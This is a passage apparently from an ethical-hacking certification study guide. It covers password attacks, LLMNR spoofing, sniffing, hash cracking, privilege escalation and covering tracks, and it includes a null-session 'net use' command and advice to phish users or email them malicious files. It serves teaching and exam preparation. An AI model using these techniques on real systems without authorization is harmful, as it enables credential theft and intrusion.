The gaining access phase, by its own definition, requires you to grab authentication credentials of some sort to gain access to the device. Since a password associated with a user name marks the most prevalent authentication measure, it follows that password attacks should take up the majority of our time here. Sure, there are other ways to affect the changes and gather the information you'll want on a pen test, but we're trying to stick with the methodology here, and, actually, it kind of makes sense. To put everything together in some sort of logical order, we'll first cover some basics regarding the lowly password itself and then discuss some of the attacks we can carry out against it.

Authentication and Passwords

Proving your identity for access to something has been around since ancient times—a letter delivered by a man on horseback meant nothing unless the rider carried the seal of the king, for example. The virtual world is no different, and the same issues that apply in the physical world raise their collective heads in this one as well. How do we make sure the person in front of us asking for access is exactly who they say they are? What can we use as definitive proof?

Do we require more than one sample of proof, just to be super-sure? This section is all about authentication, and the most common form of it in the virtual world—passwords.

Authentication

Authentication has always revolved around three factors for the individual: something you are, something you have, and something you know. The *something you are* measure regards using biometrics to validate identity and grant access. Biometric measures can include fingerprints, face scanning, voice recognition, iris scanning, and retina scanning. While biometrics seems like a panacea for authentication efforts, there are issues in dealing with it. The great thing about using biometrics to control access is that faking a biometric signature (such as a fingerprint) is difficult. The bad side, though, is a related concept: because the nature of biometrics is so specific, the system may easily read an attempt as a false negative and deny legitimate access.



EXAM TIP If you use a single authentication type—for example, just *something you know* (such as a password)—it's referred to as one-factor authentication. Add another type—say, for example, a token (*something you have*)—with the password, and now you have two-factor authentication. All three together? You guessed it—three-factor authentication (also known as multifactor authentication, MFA).

Most biometric systems are measured by two main factors. The first, *false rejection rate (FRR)*, is the percentage of time a biometric reader denies access to a legitimate user. The second, *false acceptance rate (FAR)*, is the percentage of unauthorized access given by the system. The two measurements are charted together,

and where they intersect is known as the *crossover error rate (CER)*, which becomes a ranking measurement of biometric systems (the lower the CER, the better the system).



NOTE Believe it or not, biometrics can also be measured by active versus passive and by its invasiveness. Active means you've gotta touch it. Passive means you don't. Invasiveness seems to be largely a subjective measure. For example, supposedly a retina scan—requiring active participation—is more invasive than an iris scan, which is considered passive in nature.

The *something you have* authentication measure consists of a token of some sort (like a swipe badge or an ATM card) for authentication. Usually this also requires the user to use a PIN or password alongside it (making it two-factor authentication), but there are tokens that act on their own as a plug-and-play authentication measure. This comes with serious risks (if someone steals your token, they can access your resources), which is why a token is almost always used with something else.



EXAM TIP Ever heard of a biometric passport? Also known as an *e-passport*, it's a token you carry with you that holds biometric information identifying you. Even though it sounds like a two-factor measure, because it's a single token, its use is considered just something you *have*.

Most security comes down to *something you know*, and that something is a password. A password's strength is usually determined by two major functions: length and complexity. There's

an argument to be made whether either one is better than the other, but there's no argument (at least insofar as EC-Council and your exam are concerned) that both together—in one long and complex password—is the best. Password types basically are defined by what's in them and can be made up of letters, numbers, special characters, or some combination of all. Passwords containing all numbers (for example, 12345678) or all letters (for example, AbcdEFGH) are less secure than those containing a combination of letters and numbers (for example, 1234AbcD). If you put all three together (for example, C3h!sgr8), you have the best you can get.

Complexity aside, the length of the password is perhaps even more important. Without a long, overly complicated discussion, let's just apply a little deductive reasoning here. If a password cracker application has to guess only four characters, it's going to take exponentially less time than trying to guess five, six, or seven characters. Assuming you use nothing but alphabetic characters, upper- and lowercase, every character you add to the password raises the possible combinations by an exponent of 52. Therefore, the longer your password and the more possible variables you have for each character in it, the longer a password-cracking application (or, in modern systems, a distributed system of machines cracking passwords) will take to decipher your password, and the more secure you'll be.

When it comes to passwords, just remember there's no real magic solution in securing your resources. If passwords are overly long and complex, users will forget them, write them down carelessly, and open themselves up to social engineering attacks on resets. If passwords are too simple, password crackers can have a field day in your environment. The best you can do is stick with the tips provided here and try to walk that line between security and usability as best you can.



NOTE Want another great password tip? Watch out for “keyboard walks” in password creation. A user who simply walks the keyboard (typing in straight lines up or down the keyboard) could wind up with a long, complex password in keeping with all policies but would be creating one every cracker will have in their password list. lo0MKI9njU* may look like a good password, but walk it out on the keyboard and you’ll see why it’s not.

Lastly, another exceedingly important point involving passwords that is often overlooked by security professionals is the existence of default passwords. Default passwords are put in place by the manufacturer to allow the installing administrator to initially log in and set up the device or service, and these are sometimes simply forgotten about after installation. Routers, switches, wireless access points, database engines, and software packages all come installed with default passwords, and any hacker worth her salt will try at least a few iterations as an easy way in. Search engines are very helpful in this regard—just search for “default password lists” and you’ll see what I mean. A few resources to get you going include <https://cirt.net>, <https://default-password.info>, and <https://open-sez.me>.

Password Attacks

ECC defines four main attack types for password cracking: non-electronic, active online, passive online, and offline.

Non-Electronic Attacks

The *non-electronic attack* is so powerful and so productive I’ve devoted an entire chapter to it ([Chapter 12](#)). Social engineering takes on many different forms and is by far the best hacking method ever devised by humankind. When you’re trying to crack passwords,

the absolute best way to get one is simply to ask the user for it. Phrased the right way, when the user believes you to be someone from the IT department or a security agent, asking users flat out for their passwords will work more often than you'd think. Other productive methods include *shoulder surfing* (looking over the user's shoulder—or from across the room or around the corner—to watch the keystrokes) and *dumpster diving* (combing through waste baskets and dumpsters for written passwords). We'll cover much more on social engineering later—just stay tuned.



EXAM TIP Another term I've seen bandied about in study is a "rule-based attack." It's more or less a dictionary/brute-force attack with better information. For example, if Pen Tester Joe knows nothing about your passwords, he has to test everything. If he knows in advance, though, your password lengths are between 8 and 12 characters, you don't allow them to start with numbers, and you only allow certain special characters, then he can greatly speed up his efforts.

Active Online Attacks

The *active online attack* is carried out by directly communicating with the victim's machine and might possibly be the worst of the group from a terminology memorization aspect. Per ECC, active online attacks include dictionary and brute-force attacks, hash injections, phishing, Trojans, spyware, keyloggers, and password guessing. Many of these are easy enough to figure out. For example, a hash injection attack occurs when you steal a hash and inject it into a local session in hopes of accessing something. Password guessing is exactly what it sounds like—the attacker begins simply trying passwords—and Trojans or spyware can be installed on the

system to steal passwords. It's keyloggers and phishing here that make us all want to bang our virtual heads against the wall.

Keylogging is the process of using a hardware device or software application to capture the keystrokes a user types. With this method, it really doesn't matter what authentication method you're using or whether you're salting a hash; the keystrokes are captured as they are typed, regardless of what they're being typed for. If implemented correctly, keylogging works with 100 percent accuracy, is relatively easy to do, and requires almost no technical knowledge at all.

Keyloggers can be hardware devices—usually small devices connected between the keyboard cable and the computer—or software applications installed and running in the background. In either case, keyloggers are an exceptionally powerful and productive method for scoring big hits on your target. Most users have no means to even realize a software application is running in the background, and most people rarely, if ever, look behind their computers to check for a hardware device. When was the last time you checked yours?



EXAM TIP Software keyloggers are easier to spot with antivirus and other scanning options than hardware keyloggers, which according to official courseware are almost impossible to detect. This is not to say software keyloggers are easy to spot. To the contrary, they might exist purely in memory, within a hypervisor, or within the host kernel, and a sophisticated attacker may have novel and unique methods that are not signed.

So how does a hardware keylogger constitute an active online attack? I suppose the theory is you are directly interacting with the device by manually attaching something to it. I know it's a stretch

but, hey, I never said any of the exam side was reality, did I? And if you think that's bad, consider they include phishing in this as well.

Phishing is a social engineering attack whereby the attacker crafts an e-mail—usually with a bogus link for the user to click—and sends it to folks inside the target organization. What does this have to do with password cracking? I can honestly say, I'm not very sure, but ECC says it belongs here, so note it for your exam. We'll cover more about phishing later on.

Another active online attack called out specifically by EC-Council is the LLMNR/NBT-NS (Link-Local Multicast Name Resolution and NetBIOS Name Service) attack. This one is yet another example of a good idea designed to make our online lives easier being hijacked and used for devious purposes. The original idea was simple: we should keep name resolution as local as possible and/or provide a backup means for when DNS fails; therefore, DNS could use some help inside the subnet. Microsoft thought this was a great idea and came up with a couple Windows components that would act as alternate methods of host identification locally: LLMNR is based on the DNS format and allows hosts on the same subnet/local link to perform name resolution *for other hosts*, while NBT-NS identifies systems on a local network by their NetBIOS name.

How can this Windows feature be leveraged, and what does it have to do with a password attack? Let's say a bad guy has the means to get on your subnet and he spoofs the authoritative source for name resolution by simply responding to LLMNR or NBT-NS traffic. For example, suppose System A sends a broadcast asking if anyone knows the resolution for a particular resource on BRADFLSVR1. The attacker send a response saying, "Hey, yeah... that's me. Just send all your traffic intended for BRADFLSVR1 this way." This effectively poisons System A's service, and now all traffic flows to the attacker's system. If the request requires identification and authentication, the user name and NTLMv2 hash may then be sent to the attacker's system, which could then be collected through sniffers and other tools. After collection, the bad guy takes the hashes offline and starts cracking.

The best tool I'm aware of for pulling this off is the LLMNR/NBT-NS spoofing tool Responder (<https://github.com/lgandx/Responder>). If you're interested, mitigations for this attack include disabling LLMNR and NetBIOS (in local computer security settings or via Group Policy) if they are not needed in your environment, and using host-based security software to block LLMNR and NetBIOS traffic. This attack may or may not be tested on your exam, but it warrants an explanation here to cover all bases. Figure 5-5 lays out the whole attack for you.




Figure 5-5 LLMNR attack



EXAM TIP Need additional info on LLMNR and NBT-NS? Glad you asked. LLMNR uses UDP 5355 and NBT-NS uses UDP 137, by default. LLMNR makes use of a link-scope multicast IP address (224.0.0.252 for IPv4 and FF02::1:3 for IPv6). Lastly, you can monitor for this attack in your environment by checking

HKLM\Software\Policies\Microsoft\Windows NT\DNSClient for changes to the "EnableMulticast" DWORD value ("0" indicates LLMNR is disabled), or by watching port traffic (5355 and 137).

Active online attacks oftentimes take much longer than passive attacks and also tend to be much easier to detect. If you happen to have identified a dinosaur Windows NT or 2000 machine on your target network, you can bang away at the IPC\$ share and guess all you want. If you're facing Windows XP and Windows 7 machines, the old "administrator" C\$ share is still usually valid and, as always, you can't lock out the true administrator account. You can try any variety of scripts available to run through user names and passwords against this share; just keep in mind it's noisy and you're bound to get noticed. Decent network and systems administrators change the local administrator account's name to something else (such as admin, sysadmin, or admin1), so don't be surprised if you wind up locking out a few accounts while trying to get to the real one.



NOTE Windows password recovery (or reset) tools include chntpw (Linux utility available in several distributions), ISeePassword (<https://www.iseepassword.com>), Windows Password Recovery (<https://www.windowpasswordrecovery.com>), Passware Kit (<https://www.passware.com>), and PCUnlocker (<https://www.pcunlocker.com>).

And don't forget the old "net" commands. Here are a few to remember from your enumeration time:

- **net view /domain:domainname** Shows all systems in the domain name provided

- **net view \\systemname** Provides a list of open shares on the system named
 - **net use \\target\ipc\$ "" /u: "** Sets up a null session
-



EXAM TIP There are a couple of special switches with the net commands. Just typing **net use** shows your list of connected shared resources. Typing **net use Z: \\somename\fileshare** mounts the folder *fileshare* on the remote machine *somename*. If you add a **/persistent:yes** switch to it, the mount stays after a reboot. Change the switch to **no** and it won't.

Passive Online Attacks

A *passive online attack* basically amounts to sniffing a wire in the hopes of either intercepting a password in clear text or attempting a replay attack or a man-in-the-middle (MITM) attack. If a password is sent in clear text, such as in a Telnet session, the point is obvious. If it is sent hashed or encrypted, you can compare the value to a dictionary list or try a password cracker on the captured value. During the MITM attack, the hacker attempts to resend the authentication request to the server for the client, effectively routing all traffic through the attacker's machine. In a replay attack, however, the entire authentication process is captured and replayed at a later time—the client isn't even part of the session.

Some passive online password hacking you've already done—just check the sniffing discussion in [Chapter 4](#). You can do other types of passive online password hacking by using specifically designed tools, such as the old-time favorite Cain and Abel (a Windows-based sniffer/password cracker). Turn Cain on while you're surfing around for a day and I bet you'll be surprised what it picks up. You can even set up Cain to sniff network traffic and then leave it alone: come

back the next day and all the clear-text passwords, along with any hashes, will be stolen and ready for you.

And if you really want to see what a specific machine may be sending password-wise over the wire, try ARP poisoning with Cain (the button that looks like a radiation warning). The machine—or *all* of the machines if you spoof the default gateway MAC—will gladly send you everything! You can then use Cain for some offline brute-force or dictionary attacks on the password hashes you can't read.

Basically, you monitor the victim's traffic using a sniffer and packet-capture tool (Ferret), and a file called Hamster.txt is created. After the victim has logged into a site or two, you fire up Hamster as a proxy, and the cookies and authentication streams from the captured TXT file will be displayed. You simply click through them until one works—it's that easy (of course, both machines must be on the same subnet). Installation of the tools can be a bit tricky, so be sure to check the help pages on the download site.

A surprising majority of sites use this method of session identification and are just as easily "hacked." For those that don't, a combination of URL variables, HTTP GETs, and other things will frustrate your efforts and cause you to try other methods—if this is, indeed, your goal. In practice, getting the session IDs from a website through XSS or other means can be tricky (Internet Explorer, for example, has done a really good job of locking down access to session cookies), but I believe this validates these discussions on physical security. If an attacker has uninterrupted physical access to the machine, it's only a matter of time before the system is hacked, regardless of what security measures may already be in place. Internet Explorer plays with cookies differently, so there's some trickiness involved, but this is an easy way to sidejack.

Another tool of note is Ettercap, which we've mentioned in previous chapters. As with Cain, you can ARP poison and sniff with Ettercap and steal just about anything the machine sends out. Ettercap can also help against pesky SSL encryption (which prevents an easy password sniff). Because Ettercap is customizable, you can set it up as an SSL proxy and simply park between your target and

any SSL site the victim is trying to visit. I watched this happen on my own banking account in our lab where we worked. My co-worker simply put himself (virtually) between my system and the SSL site, stole the session, and applied an Ettercap filter to pull out gzip compression, and the encoded strings were there for the taking. The only indication anything was out of sorts on the user's side? A quick warning banner that the certificate needed looking at, which most people will click past without even thinking about it.

ScoopLM has a built-in password cracker and specifically looks for Windows authentication traffic on the wire to pull passwords from. KerbCrack also has a built-in sniffer and password cracker, specifically looking for port 88 Kerberos traffic.



NOTE In addition to the information here and all the notes and such accompanying this book, don't ignore the resources available to you on the Internet. Do a few searches for videos on "sniffing passwords" and any, or all, of the tools mentioned. And don't discount the websites providing these tools—you can usually find forums with stories and help.

Offline Attacks

Offline attacks occur when the hacker steals a copy of the password file (remember our discussion on the SAM file earlier?) and works the cracking efforts on a separate system. These attacks may require some form of physical access to the machine (not as hard as you'd like to believe in a lot of cases—trust me) where the attacker pulls the password file to removable media and then sneaks off to crack passwords at his leisure, but the point is you steal the hashes and take them somewhere else to bang on.



NOTE Beating your head against the wall to steal/crack passwords in Windows may be pointless in the long run. Skip Duckwall and Chris Campbell's presentation at Black Hat in 2012 on "passing the hash" (<https://www.youtube.com/watch?v=O7WRojkYR00>) points out some serious failures in security regarding password hashes and system privileges in Microsoft Windows.

Password cracking offline can be done in one of three main ways: dictionary attack, hybrid attack, and brute-force attack. A *dictionary attack* is the easiest and by far the fastest attack available. This attack uses a list of passwords in a text file, which is then hashed by the same algorithm/process the original password was put through. The hashes are compared, and if a match is found, the password is cracked. Technically speaking, dictionary attacks are supposed to work only on words you'd find in a dictionary. They can work just as well on "complex" passwords too; however, the word list you use must have the exact match in it. You can't get close; it must be exact. You can create your own dictionary file or simply download any of the thousands available on the Internet.

A *hybrid attack* is a step above the dictionary attack. In the hybrid attack, the cracking tool is smart enough to take words from a list and substitute numbers and symbols for alpha characters—perhaps a zero for an *O*, an @ for an *a*. Hybrid attacks may also append numbers and symbols to the end of dictionary file passwords. Bet you've never simply added a "1234" to the end of a password before, huh? By doing so, you stand a better chance of cracking passwords in a complex environment.



EXAM TIP ECC absolutely loves rainbow tables. A *rainbow table* is a huge compilation of hashes of every password imaginable. This way, the attacker simply needs to compare a stolen hash to a table and—ta-dah!—cracked. The amount of time it takes a cracker to work is dramatically decreased by not having to generate all these hashes over and over again. In the real world, GPU systems can brute-force passwords in a manner of minutes or hours, so rainbow tables aren't really all that valuable. If you wish to make one, though, you can use tools such as `rtgen` and `Winrtgen`.

The last type of offline password cracking is called a brute-force attack, and it's exactly what it sounds like. In a brute-force attack, every conceivable combination of letters, numbers, and special characters is compared against the hash to determine a match. Obviously, this is very time consuming, chewing up a lot of computation cycles and making this the longest of the three methods. However, it is your best option on complex passwords, and there is no arguing its effectiveness. Given enough time, *every* password can be cracked using brute force. Granted, we could be talking about years here—maybe even hundreds of years—but it's always 100 percent effective over time.

If you cut down the number of characters the cracker has to work with and reduce the number of variations available, you can dramatically reduce that time span. For example, if you're in a network and you know the minimum password length is eight characters, then there's no point in having your cracker go through all the variations of seven characters or less. Additionally, if you have a pretty good idea the user doesn't like all special characters and prefers to stick with the "Fab Four" (!, @, #, and \$), there's no

sense in having your cracker try combinations that include characters such as &, *, and (.

For example—and to stick with a tool we’ve already been talking about—Cain is fairly good at cracking Windows passwords, given enough time and processing cycles. For this demonstration, I created a local account on my system and gave it a (purposefully) short, four-character password: P@s5. Firing up Cain, I clicked the Cracker menu choice, clicked the LM&NTLM Hashes option on the left, and then clicked the big blue plus sign (+) at the top. Once all my accounts and associated passwords were dumped (simulating a hacker who had snuck in and taken them without my knowledge), I clicked my new user, cut down the number of possible characters for Cain to try (instead of all alphanumeric and special characters, I cut it down to ten, simply to speed up the process), and started the cracking. Forty-six minutes later, almost on the button, the password was cracked.



EXAM TIP Another password cracker to file away in memory is THC Hydra. It’s capable of cracking passwords from a variety of protocols using a dictionary attack.

Of course, multiple tools are available for password cracking. Cain, KerbCrack, and Legion have already been mentioned. Another is John the Ripper—one of the more “famous” tools available. John is a Linux tool that can crack Unix, Windows NT, and Kerberos passwords. You can also download some add-ons that allow John to crack other passwords types (MySQL, for instance). Regardless of the tool, remember that dictionary attacks are fastest and that brute force takes the longest.



NOTE While cracking passwords is all neat and fun, don't forget a default password on a box may very well be your ticket in. The person installing an app, service, or piece of hardware may just might forget to change the default password assigned during install, leaving you a nice, easy pathway in. Some resources for this include OpenSezMe (<https://open-sez.me/>), CIRT (<https://cirt.net>), and several "defaultpassword" sites (<https://defaultpassword.us>, defaultpasswords.in, and defaultpassword.com).

And finally, as with many other aspects of this (and every other certification exam on the planet), there are certain definition terms and names regarding specific password attacks you'll simply need to commit to memory. For example, a Toggle Case attack occurs when an attacker attempts all upper- and lowercase combinations of a word in the input dictionary. A Combinator attack is one where the bad guy combines two dictionary list entries to generate a new wordlist for password cracking, whereas the Prince attack is closely related but uses a single dictionary to build word combination chains. A couple others include the Fingerprint attack (passphrases are broken down to identifiable fingerprints of single- or multiple-character combinations that are then used to crack others) and the Markov-Chain attack (passphrases are split into two- to three-character groups and then used to create, in effect, a new alphabet). These may or may not be useful to you out in the real world, but for the sake of your certification exam, just memorize them and move on.

Privilege Escalation and Executing Applications

The only real problem with user IDs and password hacking is that, once you crack one, you're stuck with the privilege level of the user. Of course, if you can get done what you need without bothering to escalate privileges, go for it. Sometimes, though, you just need *more*. If the user account is not an administrator or doesn't have access to interesting shares, then you may not be much better off than you were before, and if you are so noisy in your attack that it garners too much attention, it won't do you much good anyway. In this section, we'll go over some of the basics on escalating your current privilege level to something a little more fun, as well as some methods you can apply to keep your hacking efforts a little quieter.

Privilege Escalation

Unfortunately, escalating the privilege of an account you've hacked isn't an easy thing to do—unless the system you're on isn't fully patched. Quite obviously, operating systems put in various roadblocks to prevent you from doing so. However, as you've no doubt noticed, operating systems aren't released with 100 percent of all security holes plugged. Rather, it's quite the opposite, and security patches are released with frequency to address holes, bugs, and flaws discovered “in the wild.” In just one week during the writing of this chapter alone, Microsoft released 24 patches addressing a wide variety of issues—some of which involved the escalation of privileges.



EXAM TIP There are two types of privilege escalation. Vertical privilege escalation occurs when a lower-level user executes code at a higher privilege level than they should have access to. Horizontal privilege escalation isn't really escalation at all but rather simply executing code at the same user level but from a location that should be protected from access.

Basically you have four real hopes for obtaining administrator (root) privileges on a machine. The first is to crack the password of an administrator or root account, which should be your primary aim (at least as far as the CEH exam is concerned) and makes the rest of this section moot. The second is to take advantage of a vulnerability found in the OS, or in an application, that will allow you access as a privileged user. If you were paying attention about the importance of looking into vulnerability websites, this is where it pays off. In addition to running vulnerability scanners (such as Nessus) to find holes, you should be well aware of what to already look for before the scanner gets the results to you.



NOTE Cracking a password in the real world of penetration testing isn't really the point at all. Getting access to the data or services, or achieving whatever generic goal you have, is the point. If this goal involves having administrative privileges, so be it. If not, don't sit there hammering away at an admin password because you believe it to be the Holy Grail. Get what you came for and get out, as quickly and stealthily as you can.

For example, in December 2009, both Java and Adobe had some serious flaws in their applications that allowed attackers to run code at a privileged level. This information spread quickly and resulted in hacking and DoS attacks rising rather significantly until the fix actions came out. Once again, you're not attempting to do something magic or overly technically complicated here; you're just taking advantage of unpatched security flaws in the system. The goal is to run code—whatever code you choose—at whatever level is necessary to accomplish your intent. Sometimes this means running at an administrative level regardless of your current user level, which requires escalation and a little bit of noisiness, and sometimes it

doesn't. Again, in the real world, don't lose sight of the end goal in an effort to accomplish something you read in a book.



EXAM TIP DLL hijacking can prove very useful in privilege escalation. Many Windows applications don't bother with a full path when loading external DLLs. If you can somehow replace DLLs in the same application directory with your own malicious versions, you might be in business. And if you're on a Mac, nearly the same principle applies—except you'll be dealing with DYLIB hijacking instead.

The third method is to use a tool that (ideally) provides you the access you're looking for. One such tool, Metasploit, is an entire hacking suite in one and a great exploit-testing tool (in other words, it's about a heck of a lot more than privilege escalation and will be discussed more as this book continues). You basically enter the IP address and port number of the target you're aiming at, choose an exploit, and add a payload—Metasploit does the rest. The web front end is probably easier to use (see [Figure 5-6](#)), but some purists will tell you it's always command line or nothing.




Figure 5-6 Metasploit's main window

Metasploit has a free version, Metasploit Framework, and a pay-for version, known as Metasploit Pro. The framework you can download for free works perfectly well, but the Pro version, although expensive, is simply unbelievable. To say Metasploit is an important player in the pen testing/hacking realm is akin to saying Mount Everest is “kind of” tall. It’s a powerful pen testing suite that warrants more attention than I have room for in this book. Visit the website (<https://www.metasploit.com>) and learn more about this opportunity for yourself. There are tons of help pages, communities, a blog board, and more, to provide assistance. Trust me—you’ll need them.



NOTE Does a \$15,000 *per year* GUI front end for using Metasploit seem a little on the ridiculous side to you? Same here. That’s why I’m recommending you check out Armitage (<http://fastandeasyhacking.com/>). It’s a GUI front end for Metasploit that is, in a word, awesome. And did I mention it’s free?

Finally, the last method available may actually seem like cheating to you because it’s so ridiculously easy you might not have even thought about it. What if you just asked the current user to run an application for you? Then you don’t need to bother with hacking and all that pesky technology at all. This type of social engineering will be discussed in greater detail in [Chapter 7](#), but it’s undeniably productive. You can simply put executable code in an e-mail and ask the user to click it—more often than not, they will! Craft a file to take advantage of a known Microsoft Office macro on an unpatched system and send it to them; most of the time they’ll click and open it! This is by far the easiest method available and probably will wind up being your most effective technique over time.

Executing Applications

So, you've figured out how to gain access to the system and maybe even found a way to escalate your privileges to that of administrator (root-level) status. Now what? Do you check that box and move on to the next target, or is there something more? It would be fairly deflating to come this far, touch the ring, and just leave, so I vote you stay and get some more work done.

Many times the act of escalating privileges *requires* you to execute an application or some sort of code, so this whole thing may seem a bit silly. However, just as I've stressed regarding all these methodologies and steps to this point, simply chalk this up to ensuring you get everything covered before the plane takes off appropriately, and read on.

Speaking of silly, EC-Council refers to this step as "owning" a system. Apparently gaining access to the machine and escalating your privileges to that of root level doesn't mean anything at all. But remotely executing applications on the target machine? Now you're really hacking—ethically, of course. The step of executing applications includes pretty much everything you can think of, hacking-wise. Obviously it applies to "malicious" programming—starting tools such as keyloggers, spyware, back doors, and crackers—but the idea is the same regardless: once you have access to the system, execute at or above your privilege level to accomplish what you need to do.

I hesitate to add any more here, because oftentimes the application you're executing is designed to ensure your continued access to the machine (which is a separate step altogether), so I'll purposefully keep this section short. However, it is important to remember that the act of gaining root privilege and access isn't really as important as getting the machine to do your bidding in the first place. New pen testers who come out of training often get caught up in the step-by-step process, instead of concentrating on what they're really there to do, and their work suffers. As an ethical hacker, your goal is success—no matter how it comes. If the machine is doing what you want it to do, who cares about your root privilege level (or lack thereof)?

One thing we can do to wrap up is talk about a couple tools that may assist in executing on a remote machine and that you may see pop up on the exam. The tools in this phase are designed to deliver and execute applications within a network to remote systems. The idea is for administrators to have an easy way to deploy software and patches to machines under their control and care. There are hundreds and hundreds of these tools designed to make life easier on administrators that can be turned and used for dubious purposes. Examples of these include RemoteExec (<https://www.isdecisions.com>), PDQ Deploy (<https://www.adminarsenal.com>), and Dameware Remote Support (<https://www.dameware.com>). Regardless of the application, the idea is the same—remotely execute code on a machine, or several machines, to get something accomplished.

Hiding Files and Covering Tracks

So, you've spent time examining potential targets, mapping out open ports, scanning for vulnerabilities, and prepping for an attack. After a few tries you've successfully stolen a password and now find yourself sitting on the machine, logged on, and ready to go. Before you actually start executing anything, you need to be aware of all the attention that will be focused on your actions. Is the security administrator on the ball? Does she actively monitor the event logs on a regular basis? Is there a host-based intrusion detection system (HIDS) on the machine? How can you get information from it quietly and unnoticed?

This is where the ethical hacker, the guy working a pen test to help a customer see security flaws in their system, is at a huge disadvantage compared to his bad-guy counterpart in the real world. Stealth in hacking truly comes down to patience. Spend enough time, move slowly enough, and chances are better than not you'll go unnoticed. Lose patience and try to upload every groovy file you see on the machine, and you'll quickly find yourself firewalled off and trapped. The true bad guys out there have time on their side and

can take months to plan and pull off an attack. The pen tester has, by design, a limited amount of time to pull it all off.

But don't lose heart. There are a few ways you can still sneak around and hide where you've been and what you've been up to. Some of it we've already talked about (such as evading network IDS by fragmenting packets and such), but there is also stealth to be had in hiding files and covering your tracks on the system. And that's what we'll cover in this section.

Hiding Files and Covering Tracks

While it's definitely more in the realm of academics and book knowledge, one way to hide files on Windows machines is through the use of an alternate data stream (ADS) in the form of New Technology File System (NTFS) file streaming. ADS is a feature of the Windows-native NTFS to ensure compatibility with Apple file systems (called HFS), not to mention the ability for loads of back-end features built into the OS and applications. ADS has been around ever since the Windows NT days and has held on all the way through to current Windows releases. NTFS streaming still works on all Windows versions, up through and including 10, believe it or not. No one in practice actually uses NTFS streaming, because it's easy to spot and triggers all sorts of blasting warnings, but you will need to know it for your exam.

Rockwell TVs

Remember back when TV buying was simple? You could just walk into a store, look at the screens, and pick the one that seemed best. Now there are all sorts of options to consider: 3D technology, curved screens, 4K...the features seem endless. And, of course, every TV nowadays needs to be "smart." After all, we should be able to stream Netflix, Amazon Prime, and Hulu without hooking up another box.

One such "smart" innovation is Samsung's voice recognition feature. It's actually pretty neat—once it's set up, you can just

say what you want and the TV will do it. Want to mute the TV volume quickly without searching for the perfect button on the remote? Just say "Mute sound." Can't find the remote and want to change the channel real quick because *insert-family-member-here* just walked into the room? "Channel up" will take care of you. And if you're bored and have seen every rerun that's playing, just yell "Smart Hub" and tell it which streaming service you want to start. Neat, huh? Well, except for one little thing.

See, for the TV to be ready to interpret what you say at any moment as a command to run, it has to listen all the time—which means if someone, anyone (say, even a giant, faceless corporation) wanted to listen in on your conversations, maybe even tape a few here and there...well, it's almost as good as planting a bug in the room, now isn't it? According to CNN, that's exactly what's going on

(<https://www.cnn.com/2015/02/11/opinion/schneier-samsung-tv-listening/>,
<https://money.cnn.com/2015/02/09/technology/security/samsung-smart-tv-privacy/>).

Per CNN's reporting, it seems "what you say isn't just processed by the television; it may be forwarded over the Internet for remote processing. It's literally Orwellian." I'm sure we're all aware the cameras and microphones on our smartphones can (and have been) hacked for all kinds of monitoring overlord practices (and if you're not aware, you really need to read more). As an example, maybe you're aware Facebook has the ability to turn your smartphone's microphone on when you're using the app. And I'm positive you're all aware Gmail and other communication applications "listen" to everything you write—which explains why you're seeing battery advertisements after e-mailing about all those controllers for your video games.

But the concept of my TV listening to everything I say? Shouldn't I have an expectation of privacy *in my own living*

room? Forget those private conversations that would embarrass any of us if they were broadcast for the world, what if you said something in private that could be taken the wrong way? Maybe, say, by law enforcement? Heck, any recording made of me during an Alabama Crimson Tide game would probably include at least one snippet that would get me put on some watch list somewhere.

